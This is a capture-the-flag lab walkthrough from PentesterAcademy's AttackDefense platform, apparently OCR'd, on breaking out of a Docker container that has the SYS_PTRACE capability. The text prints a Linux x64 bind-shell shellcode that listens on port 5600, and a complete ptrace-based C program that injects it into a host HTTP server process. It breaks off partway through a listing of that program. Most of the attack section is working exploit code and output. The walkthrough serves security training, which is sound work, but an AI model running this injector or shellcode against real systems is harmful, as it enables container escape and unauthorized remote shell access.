ATTACK DEFENSE

by PentesterAcademy

Name	Process Injection
URL	https://attackdefense.com/challengedetails?cid=1198
Type	DevSecOps : Docker Breakouts


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Break out of the container by performing process injection on the HTTP server running on the underlying host machine and retrieve the flag kept in the root directory of the host system!

Solution:

Step 1: Check the capabilities provided to the docker container.

Command: capsh --print




```
root@226157e9a710:~# capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_r
aw,cap_sys_chroot,cap_sys_ptrace,cap_mknod,cap_audit_write,cap_setfcap+ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_ne
t_raw,cap_sys_chroot,cap_sys_ptrace,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root)
root@226157e9a710:~#
```


The container has SYS_PTRACE capability. As a result, the container can debug processes.

Step 2: Identify the PID of the http server.

Command: ps -eaf



```
root@226157e9a710:~# ps -eaf
UID          PID  PPID  C STIME TTY          TIME CMD
root           1     0  2 12:42 ?        00:00:04 /sbin/init
root           2     0  0 12:42 ?        00:00:00 [kthreadd]
root           3     2  0 12:42 ?        00:00:00 [rcu_gp]
root           4     2  0 12:42 ?        00:00:00 [rcu_par_gp]
root           5     2  0 12:42 ?        00:00:00 [kworker/0:0-cgr]
root           6     2  0 12:42 ?        00:00:00 [kworker/0:0H-kb]
root           7     2  0 12:42 ?        00:00:00 [kworker/u4:0-ev]
root           8     2  0 12:42 ?        00:00:00 [mm_percpu_wq]
root           9     2  0 12:42 ?        00:00:00 [ksoftirqd/0]
root          10     2  0 12:42 ?        00:00:00 [rcu_sched]
root          11     2  0 12:42 ?        00:00:00 [migration/0]
root          12     2  0 12:42 ?        00:00:00 [idle_inject/0]
root          13     2  0 12:42 ?        00:00:00 [kworker/0:1-cgr]
root          14     2  0 12:42 ?        00:00:00 [cpuhp/0]
root          15     2  0 12:42 ?        00:00:00 [cpuhp/1]
root          16     2  0 12:42 ?        00:00:00 [idle_inject/1]
root          17     2  0 12:42 ?        00:00:00 [migration/1]
root          18     2  0 12:42 ?        00:00:00 [ksoftirqd/1]
root          19     2  0 12:42 ?        00:00:00 [kworker/1:0-eve]
root          20     2  0 12:42 ?        00:00:00 [kworker/1:0H-kb]
root          21     2  0 12:42 ?        00:00:00 [kdevtmpfs]
```




```
root         200     1  0 12:42 ?        00:00:02 /lib/systemd/systemd-udevd
_apt         217     1  0 12:42 ?        00:00:00 /lib/systemd/systemd-networkd
root         221     1  0 12:42 ?        00:00:05 /usr/bin/python3 -m http.server 8080
root         222     1  0 12:42 ?        00:00:00 /usr/bin/lxcfs /var/lib/lxcfs/
message+     223     1  0 12:42 ?        00:00:00 /usr/bin/dbus-daemon --system --address=systemd: --
root         226     1  0 12:42 ?        00:00:00 /lib/systemd/systemd-logind
root         227     1  0 12:42 ?        00:00:02 /usr/bin/python3 /usr/bin/networkd-dispatcher
root         231     1  0 12:42 ?        00:00:03 /usr/bin/containerd
root         252     2  0 12:42 ?        00:00:00 [kworker/1:2-cgr]
root         259     1  1 12:43 ?        00:00:07 /usr/bin/dockerd -H fd:// --containerd=/run/containe
root         292     2  0 12:43 ?        00:00:00 bpfilter_umh
root         446   259  0 12:43 ?        00:00:00 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -
root         458   231  0 12:43 ?        00:00:00 containerd-shim -namespace moby -workdir /var/lib/c
root         480   458  0 12:43 ?        00:00:00 /bin/bash /startup.sh
root         548     1  0 12:43 ?        00:00:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,9
root         555   458  0 12:43 ?        00:00:00 /usr/sbin/sshd
root         556   555  0 12:43 ?        00:00:01 sshd: root@pts/0
root         557   480  0 12:43 ?        00:00:04 /usr/bin/python /usr/bin/supervisord -n
root         574   556  0 12:43 pts/0    00:00:00 /bin/bash
root         607   574  0 12:51 pts/0    00:00:00 ps -eaf
root@226157e9a710:~#
```

Python HTTP Server is running on the host machine, the PID of the HTTP server is 221.

Step 3: Check the architecture of the host machine.

Command: uname -m




```
root@226157e9a710:~# uname -m
x86_64
root@226157e9a710:~#
```

The host machine is running 64 bit Linux.

Step 4: Search for publicly available TCP BIND shell shellcodes.

Search on Google “Linux x64 Bind shell shellcode exploit db”.



About 28,100 results (0.31 seconds)

Linux/x64 - Reverse (192.168.1.45:4444/TCP) Shell Shellcode (8...
https://www.exploit-db.com/exploits/41477 ▾
Feb 28, 2017 - **Linux/x64** - **Reverse** (192.168.1.45:4444/TCP) **Shell Shellcode** (84 bytes).. **shellcode exploit** for Linux_x86-64 platform.


Linux/x64 - Bind (5600/TCP) Shell Shellcode (87 ... - Exploit Data...
https://www.exploit-db.com/exploits/41128 ▾
Jan 19, 2017 - **Linux/x64** - **Bind** (5600/TCP) **Shell Shellcode** (87 bytes).. **shellcode exploit** for Linux_x86-64 platform.

Linux/x64 - Reverse (192.168.1.2:4444/TCP) Shell ... - Exploit Da...
https://www.exploit-db.com/exploits/42485 ▾
Aug 17, 2017 - **Linux/x64** - **Reverse** (192.168.1.2:4444/TCP) **Shell Shellcode** (153 bytes).. **shellcode exploit** for Linux_x86-64 platform.

Linux/x64 - Bind (/TCP) Netcat Shell + Null-Free Shellcode (64 b...
https://www.exploit-db.com/exploits/40052 ▾
Jul 4, 2016 - **Linux/x64** - Bind (/TCP) Netcat Shell + Null-Free **Shellcode** (64 bytes).. **shellcode** ... About **Exploit-DB Exploit-DB** History FAQ ... Enroll in Penetration Testing with Kali **Linux** , the course required to become an ... #include <stdio.h> #include <string.h> // Exploit Title: [NetCat **Bind Shell 64bit** 64byte] // Date: ...

The second Exploit DB link contains a BIND shell shellcode of 87 bytes.

Exploit DB Link: https://www.exploit-db.com/exploits/41128



```
#include <stdio.h>
char sh[]="\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31
\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69
\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";
void main(int argc, char **argv)
{
    int (*func)();
    func = (int (*)()) sh;
    (int)(*func)();
}
```

Shellcode:
"\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";

The above shell code will trigger a BIND TCP Shell on port 5600.

Step 5: Write a program to inject BIND TCP shellcode into the running process.

The C program provided at the GitHub Link given below can be used to inject shellcode into a running process.

GitHub Link: https://github.com/0x00pf/0x00sec_code/blob/master/mem_inject/infect.c

The shellcode used in the above referenced C program will trigger a shell on the running process. Replace the shellcode with the shellcode provided at the exploit db link referenced in step 4.

Modified Program:


```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>
#include <sys/user.h>
#include <sys/reg.h>
```

```
#define SHELLCODE_SIZE 87

unsigned char *shellcode =
"\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\
x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\
x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\
x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";

int inject_data (pid_t pid, unsigned char *src, void *dst, int len)
{
  int       i;
  uint32_t *s = (uint32_t *) src;
  uint32_t *d = (uint32_t *) dst;

  for (i = 0; i < len; i+=4, s++, d++)
          {
          if ((ptrace (PTRACE_POKETEXT, pid, d, *s)) < 0)
  {
          perror ("ptrace(POKETEXT):");
          return -1;
  }
          }
  return 0;
}

int
main (int argc, char *argv[])
{
  pid_t                 target;
  struct user_regs_struct regs;
  int                   syscall;
  long                  dst;

  if (argc != 2)
          {
          fprintf (stderr, "Usage:\n\t%s pid\n", argv[0]);
          exit (1);
          }
  target = atoi (argv[1]);
  printf ("+ Tracing process %d\n", target);

  if ((ptrace (PTRACE_ATTACH, target, NULL, NULL)) < 0)
          {
```


```
          perror ("ptrace(ATTACH):");
          exit (1);
          }

  printf ("+ Waiting for process...\n");
  wait (NULL);

  printf ("+ Getting Registers\n");

  if ((ptrace (PTRACE_GETREGS, target, NULL, &regs)) < 0)
          {
          perror ("ptrace(GETREGS):");
          exit (1);
          }


  /* Inject code into current RPI position */

  printf ("+ Injecting shell code at %p\n", (void*)regs.rip);
  inject_data (target, shellcode, (void*)regs.rip, SHELLCODE_SIZE);

  regs.rip += 2;
  printf ("+ Setting instruction pointer to %p\n", (void*)regs.rip);

  if ((ptrace (PTRACE_SETREGS, target, NULL, &regs)) < 0)
          {
          perror ("ptrace(GETREGS):");
          exit (1);
          }
  printf ("+ Run it!\n");


  if ((ptrace (PTRACE_DETACH, target, NULL, NULL)) < 0)
  {
          perror ("ptrace(DETACH):");
          exit (1);
  }
  return 0;

}
```

Save the above program as “inject.c”


Command: cat inject.c




```
root@226157e9a710:~# cat inject.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>
#include <sys/user.h>
#include <sys/reg.h>

#define SHELLCODE_SIZE 87

unsigned char *shellcode = "\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\
x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\x
